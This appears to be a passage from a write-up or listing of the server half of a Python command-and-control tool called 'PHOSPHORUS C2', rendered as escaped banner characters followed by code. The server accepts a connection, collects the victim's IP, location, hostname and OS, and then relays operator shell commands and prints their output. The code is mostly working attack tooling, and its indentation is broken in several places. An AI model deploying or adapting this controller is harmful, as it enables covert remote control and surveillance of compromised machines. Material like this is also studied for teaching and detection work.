\u255a\u2588\u2588\u2588\u2588\u2588\u2588\u2557\u2588\u2588\u2588\u2588\u2588\u2588\u2588\u2557
\u255a\u2550\u255d    \u255a\u2550\u255d  \u255a\u2550\u255d
\u255a\u2550\u2550\u2550\u2550\u2550\u255d
\u255a\u2550\u2550\u2550\u2550\u2550\u2550\u255d\u255a\u2550\u255d
      \u255a\u2550\u255d  \u255a\u2550\u255d
\u255a\u2550\u2550\u2550\u2550\u2550\u255d \u255a\u2550\u255d
\u255a\u2550\u255d \u255a\u2550\u2550\u2550\u2550\u2550\u255d
\u255a\u2550\u2550\u2550\u2550\u2550\u2550\u255d
\u255a\u2550\u2550\u2550\u2550\u2550\u255d\u255a\u2550\u2550\u2550\u2550\u2550\u2550\u255d

Developed By Brandon Burke @Burke_Cyber
''')


# function: instruction menu to inform the user on how to start / stop the server
def instruction_menu():
      print(f'{color.CYAN}PHOSPHORUS C2 Instruction Menu{color.CLEAR}')
      print(f'Type {color.CYAN}1{color.CLEAR} or
```

```
{color.CYAN}start{color.CLEAR} to start the server.')
      print(f'Type {color.CYAN}2{color.CLEAR} or
{color.CYAN}exit{color.CLEAR} at any point to stop the server.')
      print('')


# function: listen for a connection from the client
def listen():

      # variable: define HOST, PORT, ADDRESS, & BUFFER
      HOST = 'localhost'
      PORT = 9999
      ADDRESS = HOST, PORT
      BUFFER = 4096

      # variable: define server, bind to ADDRESS, & listen for
incoming connections
      server = socket(AF_INET, SOCK_STREAM)
      server.bind(ADDRESS)
      server.listen(1)
      print(f'{color.GREEN}[{symbol.SUCCESS}]{color.CLEAR} Listening
on {color.CYAN}{HOST}:{PORT}{color.CLEAR}.')

      # variable: define client_socket, client_addr, & accept the
incoming connections
      client_socket, client_addr = server.accept()
      print(f'{color.GREEN}[{symbol.SUCCESS}]{color.CLEAR} Received a
connection from
{color.CYAN}{client_addr[0]}:{client_addr[1]}{color.CLEAR}.')

      # return: return client_socket, client_addr, & BUFFER for other
functions to use
      return client_socket, client_addr, BUFFER


# function: receive target information such as IP, country, region,
city, lat, long, hostname, & platform (OS)
def target_info(client_socket, BUFFER):
```

```
    # variable: receive client information & print to the terminal
    t_info = client_socket.recv(BUFFER).decode()
    print(f'\n{color.CYAN}Client Information{color.CLEAR}\n')
    print(t_info)


# function: send commands to the client
def send_command(client_socket, client_addr):

    # variable: define client_addr with slicing & insert into the
command variable for input
    client_addr = client_addr[0]
    command =
input(f'{color.BLUE}[SHELL@{client_addr}]{color.CLEAR} >> ').strip()

    # if else: if the command is 'exit' or '2', then send the
command to the client to close the connection
    # if else: elif the command is empty or '', then send 'exit' to
the client
    # if else: else send the command normally to the client to
execute
    if command == 'exit' or command == '2':
    command = command.encode()
    client_socket.send(command)
    print(f'{color.YELLOW}[{symbol.WARNING}]{color.CLEAR} Client
disconnected.')
    print(f'{color.RED}[{symbol.ERROR}]{color.CLEAR} Stopping
server.')
    exit()

    elif not command or command == '':
    command = 'exit'.encode()
    client_socket.send(command)

    else:
    command = command.encode()
    client_socket.send(command)
```

```
# function: receive output from the executed commands on the client
def receive_info(client_socket, BUFFER):

      # variable: decode the command_output from the client
      command_output = client_socket.recv(BUFFER).decode().strip()

      # if else: if the command is empty, then stop the server
      # if else: else print the command to the terminal
      if not command_output:
      print(f'{color.YELLOW}[{symbol.WARNING}]{color.CLEAR} Client
disconnected.')
      print(f'{color.RED}[{symbol.ERROR}]{color.CLEAR} Stopping
server.')
      exit()

      else:
      print(command_output)


# function: check the platform (OS) the server is running on and
clear the screen
def check_system():

      # variable: define oSystem to check for operating system
      oSystem = plat_sys()

      # if else: if the oSystem is 'Windows', execute 'cls' to clear
the terminal
      # if else: elif oSystem is 'Darwin' (macOS) or 'Linux', execute
'clear' to clear the terminal
      # if else: else print the system if not compatible & stop the
server
      if oSystem == 'Windows':
      os_sys('cls')

      elif oSystem == 'Darwin' or oSystem == 'Linux':
      os_sys('clear')

      else:
```

```
      print(f'{color.RED}[{symbol.ERROR}]{color.CLEAR} Unsupported
platform.')
      exit()


# function: run all functions above
def main():

      # function: run the check_system() function
      check_system()

      # function: run the banner() function
      banner()

      # function: run the instruction_menu() function
      instruction_menu()

      # loop: while loop to ask for user input
      while True:

      # variable: define choice to ask for user input
      choice = input(f'{color.BLUE}[CHOICE]{color.CLEAR} >>
').strip().lower()

      # if else: if choice is '1' or 'start', start the server &
break from the loop
      # if else: elif choice is '2' or 'exit' stop the server
      # if else: tell the user to input a valid option & re-run the
loop
      if choice == '1' or choice == 'start':
            print(f'{color.GREEN}[{symbol.SUCCESS}]{color.CLEAR}
Starting server.')
            break

      elif choice == '2' or choice == 'exit':
            print(f'{color.RED}[{symbol.ERROR}]{color.CLEAR} Stopping
server.')
            exit()
```

```
      else:
            print(f'{color.YELLOW}[{symbol.WARNING}]{color.CLEAR}
Enter a valid option.')

      # variable: define client_socket, client_addr, & BUFFER
returned from function & pass into target_info(), send_command(), &
receive_info()
      client_socket, client_addr, BUFFER = listen()
      target_info(client_socket, BUFFER)

      # loop: while loop to constantly send commands & receive output
from the client
      while True:
      send_command(client_socket, client_addr)
      receive_info(client_socket, BUFFER)


# call the main function
if __name__ == '__main__':
      main()
```